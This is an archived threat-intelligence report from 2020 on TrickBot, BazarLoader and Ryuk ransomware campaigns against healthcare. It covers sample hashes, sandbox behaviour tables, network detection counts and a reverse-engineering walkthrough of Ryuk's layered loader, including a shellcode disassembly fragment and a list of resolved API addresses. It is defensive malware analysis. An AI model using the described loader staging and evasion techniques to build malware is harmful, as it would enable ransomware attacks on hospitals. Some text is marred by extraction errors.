Trick or Threat: Ryuk Ransomware Targets Health Care Industry

By Giovanni Vigna, Stefano Ortolani, Jason Zhang, Baibhav Singh

Published: 2020-11-03 · Archived: 2026-04-05 13:25:18 UTC

Introduction

A recent report [1] from the Cybersecurity and Infrastructure and Security Agency (CISA) has alerted the public about possible forthcoming ransomware attacks that target the health industry.
This report has raised concerns [2] especially because of the current pandemic, which has strained the resources of hospitals and care centers. As a consequence, a ransomware attack, in addition to crippling a healthcare provider's infrastructure, might actually put at risk the lives of patients.

The advisory describes in detail the tactics, techniques, and procedures (TTPs) followed by the malicious actors who, at the moment, seem to be associated with Russian crime groups.
The attack uses a number of malware components, such as TrickBot, BazarLoader, Ryuk, and Cobalt Strike, in order to compromise networks, create bridgeheads, and then move laterally so that, eventually, a ransomware attack can be successfully carried out.

In the rest of this report, we present the characteristics of the various components of the attacks. We look at both the actual malware components (i.e., the code that performs the malicious actions), as well as the network evidence associated with their actions. Even though a number of these components (as well as similar ones) have been covered previously by our threat intelligence group [3] [4] and recently by other researchers [5], it is useful to see how this particular attack plays out and how it can be detected.

Artifact Analysis

In most cases, the initial steps of the attack are social engineering attacks that trick users into downloading and executing downloaders (TrickBot and BazarLoader), which, in turn, download the ransomware (Ryuk).
In this analysis, we cover TrickBot, BazarLoader, and Ryuk in more detail.

All three malware samples are successfully identified as malicious by our artifact analysis sandbox, by relaying on the extracted malicious behaviors.

TrickBot

TrickBot was initially devised as a banking Trojan, and, since its inception, has evolved in a number of different ways, adding new modules that provide different types of functionality.
In the attacks that have been observed recently, TrickBot has been mainly used as a conduit to drop additional malware, and, in this particular case, the Ryuk ransomware.
An interesting aspect of TrickBot is the recent introduction of a DNS tunneling component, called Anchor DNS, which allows the malware to establish a command-and-control channel with

an outside host. DNS tunneling is often leveraged because outgoing TCP connections might be blocked or receive unwanted attention, while, instead, DNS requests to outside hosts are usually allowed as they are necessary for the normal operation of the network. An interesting aspect of this DNS tunnel is the use of a simple obfuscation technique (i.e., XOR-ing the content with a single byte) to avoid immediate detection. Some example of this kind of behavior were detected and blocked on our customers' networks as early as August 2020.

We were able to collect a number of TrickBot samples and we used our sandbox analysis systems to extract the behavior of the samples. Error! Reference source not found. below shows the results of the analysis of one of the samples.

MD5	ab52b38a4f5393e5bf919b75c0abdbdf
SHA1	1fe162d6461405f7bd2c8def91e547cf85b28638
SHA256	32e51accf5a30da12e43b3c7f83867577fcd6fb363d7773a743ab1bbb9653d06
File name	eampi.exe
Size	433152 bytes
Type	application/x-pe-app-32bit-i386

Table 1: One of the TrickBot samples collected.

In the following figure, we can see the full behavioral analysis when analyzing the sample dynamically.

SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)
100	Signature	Identified trojan code		
30	Execution	Presence of position independent code (shellcode)		
20	Execution	Running itself as a child process	Privilege Escalation, Defense Evasion	Process Injection
10	Search	Enumerates running processes	Discovery	Process Discovery
10	Network	Connecting to server using hard-coded IP address	Command and Control	Standard Application Layer Protocol
10	Memory	Ability to allocate RWX memory		
10	Execution	Ability to iterate through running processes		
10	Autostart	Registering a scheduled task	Execution, Persistence, Privilege Escalation	Scheduled Task
5	File	Modifying executable in user-shared data directory	Defense Evasion	Masquerading

Figure 1: Analysis overview for the sample shown in Table 1.

In addition to the TrickBot samples discussed above, we also identified some specific instances of the Anchor DNS module. Figure 2 shows the detection timeline of Anchor DNS by VMware NSX. Interestingly, the detonations go as far back as late August 2020, showing that the threat was active since then.




Figure 2: Detection timeline of Anchor DNS by VMware NSX.

The most peculiar aspect of Anchor DNS is its ability to communicate to the C2 servers over DNS in an obfuscated fashion [6]. Emerging Threat describes both protocol and signatures in a recent report [7]. Figure below shows how the network activity produced by analyzing dynamically the sample 942701c5dc21bd6af902181fa673d8459683479b in the VMware NSX sandbox.





Figure 3: Analysis overview of an Anchor DNS sample.

BazarLoader

BazarLoader is another malware downloader similar to TrickBot, often used as a precursor of a ransomware attack that involves Ryuk.
Usually BazarLoader is delivered through social engineering, by luring an unsuspecting user into clicking on an email link.

The link often points to a file on Google Drive that appears to be a PDF file, which, in turn, contains a URL that points to the malware payload [8].
Below (see Figure 4) there is an analysis of a BazarLoader sample that was associated with the “Text_Report.exe” file name, which is one of the IoCs described in the recent advisory [1]. See Figure 5 for the PCAP analysis of the generated network traffic.



Threat Level

The file cc35a403e0162ec784d86f64c0ed79c2 was found to be MALICIOUS.


RISK ASSESSMENT

Maliciousness score	70/100
Risk estimate	High Risk - Malicious behavior detected
Antivirus class	TROJAN
Antivirus family	TEMP, ZENPAK

ANALYSIS OVERVIEW

SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)	LINKS
100	Signature	Identified trojan code			
100	Family	Ransomware specific behavior	Impact	Data Destruction	
45	Anomaly	AI detected possible malicious code reuse			
10	Execution	Resolving too many functions dynamically	Defense Evasion	Masquerading	
5	Network	Failing to communicate with server (DNS failure)	Command and Control	Standard Application Layer Protocol	
5	Memory	Presence of cryptographic constants (AES)			
1	Steal	Targeting Windows Saved Credential			
1	Network	Failing to communicate with server (non-existent domain)	Command and Control	Standard Application Layer Protocol	
0	Reputation	Signed by SNAB-RESURS, OOO			

Figure 4: Analysis overview for a BazarLoader sample.



Threat Level

The file e37145d28ab2b28bbb770112b8a3748c was found to be MALICIOUS.

RISK ASSESSMENT

Maliciousness score	77/100
Risk estimate	High Risk - Malicious behavior detected
Antivirus class	TROJAN
Malware	BAZARLOADER

ANALYSIS OVERVIEW

SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)	LINKS
77	Network	Command&Control traffic observed	Command and Control	Standard Application Layer Protocol	

THIRD-PARTY TOOLS

VirusTotal report

Figure 5: PCAP analysis detecting resolution of the bazar domain.


Ryuk

Ryuk is a ransomware that uses a number of techniques to spread through a network and encrypt files [9]. Ryuk is believed to be an evolution of the HERMES ransomware, which appeared first in 2017 [10].

Ryuk relies on both Cobalt Strike and PowerShell Empire, as well as “live off the land” tools, such as RDP, in order to move laterally through the network, using a combination of scanning techniques and credentials harvesting.
Similar to other ransomware threats, once the target has been profiled, the ransomware encrypts the files, and attempts to delete any backup and shadow copies.

MD5	1737388ce8b0b5fc2dbc22f5b7352b7c
SHA1	e62135254b3a51f0180e70a11e4c3ad4a59f81c4
SHA256	92f124ea5217f3fe5cbab1c37a961df0437d5a9cbde1af268c60c4b3194b80ed
File name	icacls.exe
Size	361,536 bytes
Type	application/x-pe-app-32bit-i386

Table 2: One of the Ryuk samples collected.



SEVERITY	TYPE	DESCRIPTION	ATT&CK TACTIC(S)	ATT&CK TECHNIQUE(S)
100	Signature	Identified trojan code		
50	File	Potential file encryption activity (Ransomware)	Impact	Data Destruction
45	Anomaly	AI detected possible malicious code reuse		
25	File	Searching and renaming existing files	Impact	Data Destruction
15	Settings	Ability to retrieve network adapter information		
15	Evasion	Detecting debugger by checking debug port	Defense Evasion, Discovery	Virtualization/Sandbox Evasion
15	Evasion	Detecting analysis tools by checking device drive rs	Defense Evasion, Discovery	Virtualization/Sandbox Evasion
15	Evasion	Attempting to detect VirtualPC environment by e xecuting vpcext instruction	Defense Evasion, Discovery	Virtualization/Sandbox Evasion
10	Evasion	Trying to forbid debugging (hiding threads from debugger)	Defense Evasion, Discovery	Virtualization/Sandbox Evasion
10	Evasion	Trying to forbid debugging (detecting process de bug handle)	Defense Evasion, Discovery	Virtualization/Sandbox Evasion
5	Settings	Granting access control over files/folders	Defense Evasion	File Permissions Modification

Figure 6: Analysis overview for a Ryuk sample in VMware NSX sandbox.

Network Evidence

Our solution provides a number of signatures to detect various aspects of the network behavior of the malware components described in the previous section.
More precisely the following table shows the currently deployed network signatures that target these threats.

Threat	No of signatures
TrickBot	24
Anchor DNS	3
Bazar Loader	13
Cobalt Strike	133
PowerShell Empire	19

Table 3: Network signatures for the threats under analysis.

As shown in the figure below, our threat intelligence sensors have been detecting malicious network activity originating from the IP addresses included in the CISA report [1] in the month of October.




Figure 7: Detection timeline of malicious network activities from the IP addresses in [1].

While 5% of all the detection is related to education, 95% of all detections targeted the Healthcare sector, and involved the IP address 38.89.106[.]69.

In-depth Analysis

In the following, we provide an in-depth analysis that focuses on the following samples:

Bazar Loader (EXE)

- c361742189a14d011847080f6becd024
- 1e30713681e7439b059ea95431be132a [11]
- 704dea93ef129b6c10b5b02433b51ec2
- 45ed8898bead32070cf1eb25640b414cRyuk (DLL)• 890206F0C506366D480E02FC9FED988A Ryuk (EXE)• 85057B3F1210043CE7821E249AC96B29

The chain of attack starts with a phishing email. The user clicks on the link in the email, which downloads an executable and runs it. The executable is a BazarLoader, which downloads and runs the Bazar Backdoor. The backdoor runs Cobalt Strike and eventually starts the Ryuk ransomware (for a more detailed analysis of this kill chain see [11]).

BazarLoader’s main tactic is to use as many legitimate services as possible, namely:

- Google Docs links in emails
- Signed executables with correct signatures
- EmerDNS (decentralized blockchain DNS) for communication with C&C server -using .bazar domains

All samples are trying to reach a C&C via a normal domain name to download and run the Bazar

EXE (1e30713681e7439b059ea95431be132a)

BazarLoader runs a shellcode similarly to Ryuk’s EXEs and DLLs (see below). The shellcode is almost the same one which is used in Ryuk (see below) except for the constants that the code loads into the registers:

Ryuk rasadhlp EXE (85057B3F1210043CE7821E249AC96B29)

Even though this file is an EXE file (not a DLL), it mimics rasadhlp.dll:




Figure 8: Ryuk mimics rasdhlp.dll.

This component is signed by MADAS d.o.o.:




Figure 9: The Ryuk rasdhlp.dll certificate.

The executable is a matryoshka-style malware:

EXE

WinMain:

1. There is a shellcode in EXE's resources;
2. The shellcode contains a DLL;
3. The DLL contains another DLL stored in the .data section, where the main functionality is.

    1. EXE exports a function called "CSBhvSWCvFRvfCfAoJdoFuAUmK" that contains the main functionality. GetProcAddress helps getting its address.
    2. Calls CSBhvSWCvFRvfCfAoJdoFuAUmK

3. Creates a hidden window with class name “SBhvSWCvFRvfCfAoJdoFuAUmK” and windowname “PNG Demo V1.00“: CreateWindowExA, ShowWindow, UpdateWindow
4. Performs standard windows message loop: GetMessageA, TranslateMessage,DispatchMessageA

CSBhvSWCvFRvfCfAoJdoFuAUmK runs the next stage – the shellcode:

1. Calls GetProcAddress to get the address of VirtualAlloc
2. Loads resource 888\8895 with help of: FindResourceA, LoadResource, SizeofResource 3. Allocates 0x4461E bytes of RWX memory with VirtualAlloc
4. Copies the shellcode into the allocated memory, then decrypt it
5. Calls the beginning of the allocated memory

Shellcode

The purpose of the shellcode is to map the next stage DLL into memory and then transfer execution:

1. By manually parsing the TEB, PEB, etc., it retrieves pointers to: LoadLibraryA, GetProcAddress, VirtualAlloc, VirtualProtect, ZwFlushInstructionCache, GetNativeSystemInfo. It then stores and calculates hashes of function names.
2. Maps sections into memory, fixes imports by parsing them ,and then finds addresses via LoadLibraryA and GetProcAddress
3. Transfers execution to the first DLL

Beginning of the shellcode:

```
seg000:00000000002F0000                 call    $+5
seg000:00000000002F0005                 pop     rcx
seg000:00000000002F0006                 mov     r8, rcx
seg000:00000000002F0009                 add     rcx, 614h
seg000:00000000002F0010                 mov     edx, 0ED1C7B80h
seg000:00000000002F0015                 add     r8, 44614h
seg000:00000000002F001C                 mov     r9d, 5
seg000:00000000002F0022                 push    rsi
seg000:00000000002F0023                 mov     rsi, rsp
seg000:00000000002F0026                 and     rsp, 0FFFFFFFFFFFFFFF0h
seg000:00000000002F002A                 sub     rsp, 30h
seg000:00000000002F002E                 mov     dword ptr [rsp+20h], 1
seg000:00000000002F0036                 call    MapAndRunDll
seg000:00000000002F003B                 mov     rsp, rsi
seg000:00000000002F003E                 pop     rsi
seg000:00000000002F003F                 retn
```

First DLL

This is not a sophisticated component: with the help of VirtualAlloc, LoadLibraryA and GetProcAddress it maps the second DLL into memory, fixes imports, and then, with the help of GetProcAddress, finds a function called “StartFunc”, which the second DLLs exports. It calls that StartFunc and then calls ExitProcess.

Second DLL

The DLL is lightly obfuscated. StartFunc starts by setting up a timer for 60 seconds with SetTimer call and then waits for the signal calling GetMessageA and DispatchMessageA in a cycle. Even though it is importing a significant amount of normal-looking APIs, it retrieves pointers to the most interesting ones manually:

```
0000000180047168  00000000778C1F30  kernel32.WriteFile
0000000180047170  00000000778B09A0  kernel32.ReadFile
0000000180047178  00000000778A43F0  kernel32.CreatePipe
0000000180047180  00000000778A54E0  kernel32.SetHandleInformation
0000000180047188  00000000778A8850  kernel32.IsWow64Process
0000000180047190  00000000778EC570  kernel32.GetFileAttributesExA
0000000180047198  00000000778EC9E0  kernel32.CreateMutexExA
00000001800471A0  00000000779022A0  kernel32.GetTempPathA
00000001800471A8  0000000077902280  kernel32.GetTempPathW
00000001800471B0  0000000077AD44B0  ntdll.VerSetConditionMask
00000001800471B8  00000000778AA800  kernel32.VerifyVersionInfoW
00000001800471C0  00000000778C1F80  kernel32.WideCharToMultiByte
00000001800471C8  00000000778B4FF0  kernel32.MultiByteToWideChar
00000001800471D0  0000000077915C10  kernel32.CreateFileTransactedA
00000001800471D8  0000000077935690  kernel32.CopyFileA
00000001800471E0  00000000778A8950  kernel32.CopyFileW
00000001800471E8  000000007792F940  kernel32.MoveFileA
00000001800471F0  000000007792F7E0  kernel32.MoveFileW
00000001800471F8  00000000778A30A0  kernel32.GetProductInfo
0000000180047200  000000007793AFC0  kernel32.CreateProcessA
0000000180047208  00000000778C05E0  kernel32.CreateProcessW
0000000180047210  00000000778EC070  kernel32.VirtualAllocEx
0000000180047218  00000000778ADF80  kernel32.CreateFileMappingA
0000000180047220  00000000778AD840  kernel32.MapViewOfFile
0000000180047228  00000000778AF6B0  kernel32.GetLocaleInfoA
0000000180047230  00000000778C08A0  kernel32.GetCommandLineA
0000000180047238  00000000778BB630  kernel32.GetLongPathNameW
0000000180047240  0000000077930A50  kernel32.GetDateFormatA
0000000180047248  00000000778EC200  kernel32.SetEnvironmentVariableA
0000000180047250  00000000778B6380  kernel32.SetEnvironmentVariableW
0000000180047258  00000000778A2B60  kernel32.MoveFileExW
0000000180047260  00000000778BB190  kernel32.FindClose
0000000180047268  00000000778A2EE0  kernel32.FlushInstructionCache
